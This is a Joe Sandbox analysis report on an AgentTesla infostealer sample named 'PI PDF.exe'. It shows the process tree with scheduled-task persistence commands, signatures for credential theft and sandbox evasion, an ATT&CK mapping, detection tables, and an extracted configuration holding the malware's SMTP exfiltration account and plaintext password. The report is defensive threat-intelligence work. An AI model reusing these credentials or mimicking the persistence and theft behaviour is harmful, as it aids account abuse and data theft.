

JoeSandbox Cloud BASIC



**ID:** 626548

**Sample Name:** PI PDF.exe

**Cookbook:** default.jbs

**Time:** 12:25:09

**Date:** 14/05/2022

**Version:** 34.0.0 Boulder Opal

# Table of Contents

|                                                                            |    |
|----------------------------------------------------------------------------|----|
| Table of Contents                                                          | 2  |
| Windows Analysis Report PI PDF.exe                                         | 4  |
| Overview                                                                   | 4  |
| General Information                                                        | 4  |
| Detection                                                                  | 4  |
| Signatures                                                                 | 4  |
| Classification                                                             | 4  |
| Process Tree                                                               | 4  |
| Malware Configuration                                                      | 4  |
| Threatname: Agenttesla                                                     | 4  |
| Yara Signatures                                                            | 5  |
| Memory Dumps                                                               | 5  |
| Unpacked PEs                                                               | 5  |
| Sigma Signatures                                                           | 5  |
| Snort Signatures                                                           | 5  |
| Joe Sandbox Signatures                                                     | 5  |
| AV Detection                                                               | 5  |
| Spam, unwanted Advertisements and Ransom Demands                           | 6  |
| System Summary                                                             | 6  |
| Boot Survival                                                              | 6  |
| Hooking and other Techniques for Hiding and Protection                     | 6  |
| Malware Analysis System Evasion                                            | 6  |
| HIPS / PFW / Operating System Protection Evasion                           | 6  |
| Lowering of HIPS / PFW / Operating System Security Settings                | 6  |
| Stealing of Sensitive Information                                          | 6  |
| Remote Access Functionality                                                | 6  |
| Mitre Att&ck Matrix                                                        | 6  |
| Behavior Graph                                                             | 7  |
| Screenshots                                                                | 8  |
| Thumbnails                                                                 | 8  |
| Antivirus, Machine Learning and Genetic Malware Detection                  | 9  |
| Initial Sample                                                             | 9  |
| Dropped Files                                                              | 9  |
| Unpacked PE Files                                                          | 9  |
| Domains                                                                    | 10 |
| URLs                                                                       | 10 |
| Domains and IPs                                                            | 11 |
| Contacted Domains                                                          | 11 |
| URLs from Memory and Binaries                                              | 11 |
| World Map of Contacted IPs                                                 | 15 |
| Public IPs                                                                 | 15 |
| General Information                                                        | 16 |
| Warnings                                                                   | 16 |
| Simulations                                                                | 16 |
| Behavior and APIs                                                          | 16 |
| Joe Sandbox View / Context                                                 | 17 |
| IPs                                                                        | 17 |
| Domains                                                                    | 17 |
| ASNs                                                                       | 17 |
| JA3 Fingerprints                                                           | 17 |
| Dropped Files                                                              | 17 |
| Created / dropped Files                                                    | 17 |
| C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PI PDF.exe.log | 17 |
| C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\bwjRNo.exe.log | 17 |
| C:\Users\user\AppData\Local\Temp\tmp3224.tmp                               | 18 |
| C:\Users\user\AppData\Local\Temp\tmpC00D.tmp                               | 18 |
| C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe                            | 18 |
| C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe:Zone.Identifier            | 19 |
| C:\Users\user\AppData\Roaming\jAZPdPbNZIxFH.exe                            | 19 |
| C:\Users\user\AppData\Roaming\lkhii1zz.ywa\Chrome\Default\Cookies          | 19 |
| C:\Users\user\AppData\Roaming\zktusgco.ufg\Chrome\Default\Cookies          | 20 |
| C:\Windows\System32\drivers\etc\hosts                                      | 20 |
| Static File Info                                                           | 20 |
| General                                                                    | 20 |
| File Icon                                                                  | 21 |
| Static PE Info                                                             | 21 |
| General                                                                    | 21 |
| Entrypoint Preview                                                         | 21 |
| Data Directories                                                           | 23 |
| Sections                                                                   | 23 |
| Resources                                                                  | 23 |
| Imports                                                                    | 23 |
| Version Infos                                                              | 23 |
| Network Behavior                                                           | 24 |

|                                                           |    |
|-----------------------------------------------------------|----|
| Network Port Distribution                                 | 24 |
| TCP Packets                                               | 24 |
| UDP Packets                                               | 25 |
| DNS Queries                                               | 26 |
| DNS Answers                                               | 26 |
| SMTP Packets                                              | 26 |
| Statistics                                                | 27 |
| Behavior                                                  | 27 |
| System Behavior                                           | 27 |
| Analysis Process: PI PDF.exePID: 6928, Parent PID: 3772   | 27 |
| General                                                   | 27 |
| File Activities                                           | 28 |
| File Created                                              | 28 |
| File Deleted                                              | 28 |
| File Written                                              | 28 |
| File Read                                                 | 30 |
| Analysis Process: schtasks.exePID: 6320, Parent PID: 6928 | 30 |
| General                                                   | 30 |
| File Activities                                           | 31 |
| File Read                                                 | 31 |
| Analysis Process: conhost.exePID: 6292, Parent PID: 6320  | 31 |
| General                                                   | 31 |
| Analysis Process: PI PDF.exePID: 6384, Parent PID: 6928   | 31 |
| General                                                   | 31 |
| Analysis Process: PI PDF.exePID: 6344, Parent PID: 6928   | 31 |
| General                                                   | 31 |
| File Activities                                           | 32 |
| File Created                                              | 32 |
| File Deleted                                              | 33 |
| File Written                                              | 33 |
| File Read                                                 | 34 |
| Registry Activities                                       | 34 |
| Key Value Created                                         | 34 |
| Analysis Process: bwjRNo.exePID: 5976, Parent PID: 3968   | 35 |
| General                                                   | 35 |
| File Activities                                           | 35 |
| File Created                                              | 35 |
| File Deleted                                              | 35 |
| File Written                                              | 35 |
| File Read                                                 | 36 |
| Analysis Process: bwjRNo.exePID: 6228, Parent PID: 3968   | 36 |
| General                                                   | 36 |
| File Activities                                           | 37 |
| File Created                                              | 37 |
| File Written                                              | 37 |
| File Read                                                 | 37 |
| Analysis Process: schtasks.exePID: 6948, Parent PID: 5976 | 38 |
| General                                                   | 38 |
| File Activities                                           | 38 |
| File Read                                                 | 38 |
| Analysis Process: conhost.exePID: 6968, Parent PID: 6948  | 38 |
| General                                                   | 38 |
| Analysis Process: bwjRNo.exePID: 1112, Parent PID: 5976   | 38 |
| General                                                   | 38 |
| Analysis Process: bwjRNo.exePID: 4588, Parent PID: 5976   | 39 |
| General                                                   | 39 |
| Analysis Process: bwjRNo.exePID: 1252, Parent PID: 5976   | 39 |
| General                                                   | 39 |
| Analysis Process: bwjRNo.exePID: 6808, Parent PID: 5976   | 39 |
| General                                                   | 39 |
| File Activities                                           | 40 |
| File Created                                              | 40 |
| File Deleted                                              | 40 |
| File Written                                              | 40 |
| File Read                                                 | 41 |
| Disassembly                                               | 41 |


# Windows Analysis Report

PI PDF.exe


## Overview

## General Information

|              |                                                                                   |
|--------------|-----------------------------------------------------------------------------------|
| Sample Name: | PI PDF.exe                                                                        |
| Analysis ID: | 626548                                                                            |
| MD5:         | 530c898ee06562..                                                                  |
| SHA1:        | 316f4b32bdcaca...                                                                 |
| SHA256:      | 56e4da2be0de52..                                                                  |
| Tags:        | agentlessa exe                                                                    |
| Infos:       |  |




## Detection



## Signatures

- Found malware configuration
- Multi AV Scanner detection for subm...
- Malicious sample detected (through...
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for drop...
- Tries to steal Mail credentials (via fi...
- Tries to harvest and steal Putty / W...
- Tries to harvest and steal ftp login c...
- Modifies the hosts file
- Tries to detect sandboxes and other...
- Machine Learning detection for sam...

## Classification



## Process Tree

- System is w10x64
-  **PI PDF.exe** (PID: 6928 cmdline: "C:\Users\user\Desktop\PI PDF.exe" MD5: 530C898EE065629D77B0B12781991D4F)
    -  **schtasks.exe** (PID: 6320 cmdline: C:\Windows\System32\schtasks.exe) /Create /TN "Updates\jAZpPbNzIxFH" /XML "C:\Users\user\AppData\Local\Temp\3224.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
      -  **conhost.exe** (PID: 6292 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    -  **PI PDF.exe** (PID: 6384 cmdline: {path} MD5: 530C898EE065629D77B0B12781991D4F)
    -  **PI PDF.exe** (PID: 6344 cmdline: {path} MD5: 530C898EE065629D77B0B12781991D4F)
  -  **bwjRNo.exe** (PID: 5976 cmdline: "C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe" MD5: 530C898EE065629D77B0B12781991D4F)
    -  **schtasks.exe** (PID: 6948 cmdline: C:\Windows\System32\schtasks.exe) /Create /TN "Updates\jAZpPbNzIxFH" /XML "C:\Users\user\AppData\Local\Temp\300D.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
      -  **conhost.exe** (PID: 6968 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    -  **bwjRNo.exe** (PID: 1112 cmdline: {path} MD5: 530C898EE065629D77B0B12781991D4F)
    -  **bwjRNo.exe** (PID: 4588 cmdline: {path} MD5: 530C898EE065629D77B0B12781991D4F)
    -  **bwjRNo.exe** (PID: 1252 cmdline: {path} MD5: 530C898EE065629D77B0B12781991D4F)
    -  **bwjRNo.exe** (PID: 6808 cmdline: {path} MD5: 530C898EE065629D77B0B12781991D4F)
  -  **bwjRNo.exe** (PID: 6228 cmdline: "C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe" MD5: 530C898EE065629D77B0B12781991D4F)
- cleanup

# Malware Configuration

**Threatname: Agenttesla**

```
{
  "Exfil Mode": "SMTP",
  "Username": "basker@ocenmasters.com",
  "Password": "donblack12345",
  "Host": "webmail.ocenmasters.com"
}
```

## Yara Signatures

### Memory Dumps

| Source                                                                                | Rule                     | Description              | Author       | Strings |
|---------------------------------------------------------------------------------------|--------------------------|--------------------------|--------------|---------|
| 00000008.00000000.291840024.0000000000402000.00000040.00000400.00020000.00000000.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security |         |
| 00000008.00000000.291840024.0000000000402000.00000040.00000400.00020000.00000000.sdmp | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla | Joe Security |         |
| 00000008.00000000.290109897.0000000000402000.00000040.00000400.00020000.00000000.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security |         |
| 00000008.00000000.290109897.0000000000402000.00000040.00000400.00020000.00000000.sdmp | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla | Joe Security |         |
| 00000008.00000000.291116090.0000000000402000.00000040.00000400.00020000.00000000.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security |         |

Click to see the 38 entries

### Unpacked PEs

| Source                              | Rule                     | Description                      | Author       | Strings                                                                                                                                                                                                                                                                                                                                     |
|-------------------------------------|--------------------------|----------------------------------|--------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 0.2.PI PDF.exe.3f50928.4.raw.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla         | Joe Security |                                                                                                                                                                                                                                                                                                                                             |
| 0.2.PI PDF.exe.3f50928.4.raw.unpack | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla         | Joe Security |                                                                                                                                                                                                                                                                                                                                             |
| 0.2.PI PDF.exe.3f50928.4.raw.unpack | MALWARE_Win_AgentTeslaV3 | AgentTeslaV3 infostealer payload | ditekSHen    | <ul style="list-style-type: none"><li>0x10fb9d:\$s10: logins</li><li>0x10f604:\$s11: credential</li><li>0x10bac6:\$g1: get_Clipboard</li><li>0x10bad4:\$g2: get_Keyboard</li><li>0x10bae1:\$g3: get_Password</li><li>0x10ce98:\$g4: get_CtrlKeyDown</li><li>0x10cea8:\$g5: get_ShiftKeyDown</li><li>0x10ceb9:\$g6: get_AltKeyDown</li></ul> |
| 0.2.PI PDF.exe.3e18ae8.3.raw.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla         | Joe Security |                                                                                                                                                                                                                                                                                                                                             |
| 0.2.PI PDF.exe.3e18ae8.3.raw.unpack | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla         | Joe Security |                                                                                                                                                                                                                                                                                                                                             |

Click to see the 64 entries

## Sigma Signatures

⛔ No Sigma rule has matched

## Snort Signatures

⛔ No Snort rule has matched

## Joe Sandbox Signatures

### AV Detection



Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

## Spam, unwanted Advertisements and Ransom Demands



Modifies the hosts file

## System Summary



Malicious sample detected (through community Yara rule)

## Boot Survival



Uses schtasks.exe or at.exe to add and modify task schedules

## Hooking and other Techniques for Hiding and Protection



Hides that the sample has been downloaded from the Internet (zone.identifier)

## Malware Analysis System Evasion



Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32\_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32\_Bios & Win32\_BaseBoard, often done to detect virtual machines)

## HIPS / PFW / Operating System Protection Evasion



Modifies the hosts file

Injects a PE file into a foreign processes

## Lowering of HIPS / PFW / Operating System Security Settings



Modifies the hosts file

## Stealing of Sensitive Information



Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

## Remote Access Functionality




Yara detected AgentTesla

## Mitre Att&ck Matrix

| Initial Access | Execution                                 | Persistence             | Privilege Escalation     | Defense Evasion                                  | Credential Access          | Discovery                         | Lateral Movement | Collection                  | Exfiltration                           | Command and Control    | Network Effects                             | Remote Service Effects                      | Impact                  |
|----------------|-------------------------------------------|-------------------------|--------------------------|--------------------------------------------------|----------------------------|-----------------------------------|------------------|-----------------------------|----------------------------------------|------------------------|---------------------------------------------|---------------------------------------------|-------------------------|
| Valid Accounts | 211<br>Windows Management Instrumentation | 1<br>Scheduled Task/Job | 111<br>Process Injection | 1<br>File and Directory Permissions Modification | 2<br>OS Credential Dumping | 1<br>File and Directory Discovery | Remote Services  | 1<br>Archive Collected Data | Exfiltration Over Other Network Medium | 1<br>Encrypted Channel | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | Modify System Partition |

| Initial Access                      | Execution                         | Persistence                                    | Privilege Escalation                           | Defense Evasion                                | Credential Access                   | Discovery                                      | Lateral Movement                   | Collection                         | Exfiltration                                          | Command and Control                        | Network Effects                         | Remote Service Effects                   | Impact                                   |
|-------------------------------------|-----------------------------------|------------------------------------------------|------------------------------------------------|------------------------------------------------|-------------------------------------|------------------------------------------------|------------------------------------|------------------------------------|-------------------------------------------------------|--------------------------------------------|-----------------------------------------|------------------------------------------|------------------------------------------|
| Default Accounts                    | <b>1</b><br>Scheduled Task/Job    | <b>1</b><br>Registry Run Keys / Startup Folder | <b>1</b><br>Scheduled Task/Job                 | <b>1</b><br>Disable or Modify Tools            | <b>1</b><br>Credentials in Registry | <b>1 1 4</b><br>System Information Discovery   | Remote Desktop Protocol            | <b>2</b><br>Data from Local System | Exfiltration Over Bluetooth                           | <b>1</b><br>Non-Standard Port              | Exploit SS7 to Redirect Phone Calls/SMS | Remotely Wipe Data Without Authorization | Device Lockout                           |
| Domain Accounts                     | At (Linux)                        | Logon Script (Windows)                         | <b>1</b><br>Registry Run Keys / Startup Folder | <b>3</b><br>Obfuscated Files or Information    | Security Account Manager            | <b>1</b><br>Query Registry                     | SMB/Windows Admin Shares           | <b>1</b><br>Email Collection       | Automated Exfiltration                                | <b>1</b><br>Non-Application Layer Protocol | Exploit SS7 to Track Device Location    | Obtain Device Cloud Backups              | Delete Device Data                       |
| Local Accounts                      | At (Windows)                      | Logon Script (Mac)                             | Logon Script (Mac)                             | <b>2</b><br>Software Packing                   | NTDS                                | <b>3 1 1</b><br>Security Software Discovery    | Distributed Component Object Model | Input Capture                      | Scheduled Transfer                                    | <b>1 1</b><br>Application Layer Protocol   | SIM Card Swap                           |                                          | Carrier Billing Fraud                    |
| Cloud Accounts                      | Cron                              | Network Logon Script                           | Network Logon Script                           | <b>1</b><br>Masquerading                       | LSA Secrets                         | <b>1</b><br>Process Discovery                  | SSH                                | Keylogging                         | Data Transfer Size Limits                             | Fallback Channels                          | Manipulate Device Communication         |                                          | Manipulate App Store Rankings or Ratings |
| Replication Through Removable Media | Launchd                           | Rc.common                                      | Rc.common                                      | <b>1 3 1</b><br>Virtualization/Sandbox Evasion | Cached Domain Credentials           | <b>1 3 1</b><br>Virtualization/Sandbox Evasion | VNC                                | GUI Input Capture                  | Exfiltration Over C2 Channel                          | Multiband Communication                    | Jamming or Denial of Service            |                                          | Abuse Accessibility Features             |
| External Remote Services            | Scheduled Task                    | Startup Items                                  | Startup Items                                  | <b>1 1 1</b><br>Process Injection              | DCSync                              | <b>1</b><br>Application Window Discovery       | Windows Remote Management          | Web Portal Capture                 | Exfiltration Over Alternative Protocol                | Commonly Used Port                         | Rogue Wi-Fi Access Points               |                                          | Data Encrypted for Impact                |
| Drive-by Compromise                 | Command and Scripting Interpreter | Scheduled Task/Job                             | Scheduled Task/Job                             | <b>1</b><br>Hidden Files and Directories       | Proc Filesystem                     | <b>1</b><br>Remote System Discovery            | Shared Webroot                     | Credential API Hooking             | Exfiltration Over Symmetric Encrypted Non-C2 Protocol | Application Layer Protocol                 | Downgrade to Insecure Protocols         |                                          | Generate Fraudulent Advertising Revenue  |


## Behavior Graph



## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source     | Detection | Scanner        | Label                       | Link                   |
|------------|-----------|----------------|-----------------------------|------------------------|
| PI PDF.exe | 35%       | Virustotal     |                             | <a href="#">Browse</a> |
| PI PDF.exe | 58%       | ReversingLabs  | ByteCode-MSIL.Trojan.Injuke |                        |
| PI PDF.exe | 100%      | Joe Sandbox ML |                             |                        |

### Dropped Files

| Source                                          | Detection | Scanner        | Label                       | Link |
|-------------------------------------------------|-----------|----------------|-----------------------------|------|
| C:\Users\user\AppData\Roaming\jAZPdPbNZixFH.exe | 100%      | Joe Sandbox ML |                             |      |
| C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe | 100%      | Joe Sandbox ML |                             |      |
| C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe | 49%       | ReversingLabs  | ByteCode-MSIL.Trojan.Injuke |      |
| C:\Users\user\AppData\Roaming\jAZPdPbNZixFH.exe | 49%       | ReversingLabs  | ByteCode-MSIL.Trojan.Injuke |      |

### Unpacked PE Files

| Source                         | Detection | Scanner | Label             | Link | Download                      |
|--------------------------------|-----------|---------|-------------------|------|-------------------------------|
| 8.0.PI PDF.exe.400000.8.unpack | 100%      | Avira   | HEUR/AGEN.1203024 |      | <a href="#">Download File</a> |
| 8.0.PI PDF.exe.400000.4.unpack | 100%      | Avira   | HEUR/AGEN.1203024 |      | <a href="#">Download File</a> |

| Source                           | Detection | Scanner | Label                 | Link | Download                      |
|----------------------------------|-----------|---------|-----------------------|------|-------------------------------|
| 8.0.PI PDF.exe.400000.12.unpack  | 100%      | Avira   | HEUR/AGEN.12<br>03024 |      | <a href="#">Download File</a> |
| 29.2.bwjRNo.exe.400000.0.unpack  | 100%      | Avira   | HEUR/AGEN.12<br>03024 |      | <a href="#">Download File</a> |
| 29.0.bwjRNo.exe.400000.8.unpack  | 100%      | Avira   | HEUR/AGEN.12<br>03024 |      | <a href="#">Download File</a> |
| 8.2.PI PDF.exe.400000.0.unpack   | 100%      | Avira   | HEUR/AGEN.12<br>03024 |      | <a href="#">Download File</a> |
| 29.0.bwjRNo.exe.400000.4.unpack  | 100%      | Avira   | HEUR/AGEN.12<br>03024 |      | <a href="#">Download File</a> |
| 8.0.PI PDF.exe.400000.10.unpack  | 100%      | Avira   | HEUR/AGEN.12<br>03024 |      | <a href="#">Download File</a> |
| 8.0.PI PDF.exe.400000.6.unpack   | 100%      | Avira   | HEUR/AGEN.12<br>03024 |      | <a href="#">Download File</a> |
| 29.0.bwjRNo.exe.400000.12.unpack | 100%      | Avira   | HEUR/AGEN.12<br>03024 |      | <a href="#">Download File</a> |
| 29.0.bwjRNo.exe.400000.10.unpack | 100%      | Avira   | HEUR/AGEN.12<br>03024 |      | <a href="#">Download File</a> |
| 29.0.bwjRNo.exe.400000.6.unpack  | 100%      | Avira   | HEUR/AGEN.12<br>03024 |      | <a href="#">Download File</a> |

## Domains

| Source                  | Detection | Scanner    | Label | Link                   |
|-------------------------|-----------|------------|-------|------------------------|
| webmail.ocenmasters.com | 0%        | Virustotal |       | <a href="#">Browse</a> |

## URLs

| Source                                                                                                        | Detection | Scanner         | Label | Link |
|---------------------------------------------------------------------------------------------------------------|-----------|-----------------|-------|------|
| <a href="http://www.fontbureau.comessedg">http://www.fontbureau.comessedg</a>                                 | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://127.0.0.1:HTTP/1.1">http://127.0.0.1:HTTP/1.1</a>                                             | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://www.founder.com.cn/cn/x">http://www.founder.com.cn/cn/x</a>                                   | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://www.fonts.comFB">http://www.fonts.comFB</a>                                                   | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://www.founder.com.cn/cn/bThe">http://www.founder.com.cn/cn/bThe</a>                             | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.tiro.com">http://www.tiro.com</a>                                                         | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.fontbureau.comessed">http://www.fontbureau.comessed</a>                                   | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.goodfont.co.kr">http://www.goodfont.co.kr</a>                                             | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.tiro.comnf">http://www.tiro.comnf</a>                                                     | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://www.tiro.comB">http://www.tiro.comB</a>                                                       | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://www.sajatypeworks.com">http://www.sajatypeworks.com</a>                                       | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.typography.netD">http://www.typography.netD</a>                                           | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.founder.com.cn/cn/cThe">http://www.founder.com.cn/cn/cThe</a>                             | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.galapagosdesign.com/staff/dennis.htm">http://www.galapagosdesign.com/staff/dennis.htm</a> | 0%        | URL Reputation  | safe  |      |
| <a href="http://fontfabrik.com">http://fontfabrik.com</a>                                                     | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.fontbureau.comgrita">http://www.fontbureau.comgrita</a>                                   | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.fontbureau.comgreta">http://www.fontbureau.comgreta</a>                                   | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.fontbureau.comcom">http://www.fontbureau.comcom</a>                                       | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.founder.com.cn/cnr">http://www.founder.com.cn/cnr</a>                                     | 0%        | URL Reputation  | safe  |      |
| <a href="http://https://RHjTIBqqVW.com">http://https://RHjTIBqqVW.com</a>                                     | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://DynDns.comDynDNSnamejidpasswordPsi/Psi">http://DynDns.comDynDNSnamejidpasswordPsi/Psi</a>     | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.galapagosdesign.com/DPlease">http://www.galapagosdesign.com/DPlease</a>                   | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.fontbureau.comalsvP">http://www.fontbureau.comalsvP</a>                                   | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://www.sandoll.co.kr">http://www.sandoll.co.kr</a>                                               | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.urwpp.deDPlease">http://www.urwpp.deDPlease</a>                                           | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.urwpp.de">http://www.urwpp.de</a>                                                         | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.zhongyicts.com.cn">http://www.zhongyicts.com.cn</a>                                       | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.sakkal.com">http://www.sakkal.com</a>                                                     | 0%        | URL Reputation  | safe  |      |
| <a href="http://webmail.ocenmasters.com">http://webmail.ocenmasters.com</a>                                   | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://www.fonts.comtaT">http://www.fonts.comtaT</a>                                                 | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://www.fonts.comWu">http://www.fonts.comWu</a>                                                   | 0%        | Avira URL Cloud | safe  |      |
